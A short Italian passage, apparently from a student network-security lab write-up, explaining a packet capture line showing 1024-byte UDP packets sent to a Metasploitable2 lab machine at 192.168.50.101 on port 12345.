- **192.168.50.101.12345**: È l'indirizzo IP di Metasploitable2 (192.168.50.101) e la porta 12345, dove ho mandato i pacchetti.
- **UDP, length 1024**: Significa che i pacchetti sono di tipo UDP e hanno una lunghezza di 1024 byte (1 KB), come richiesto dall'esercizio.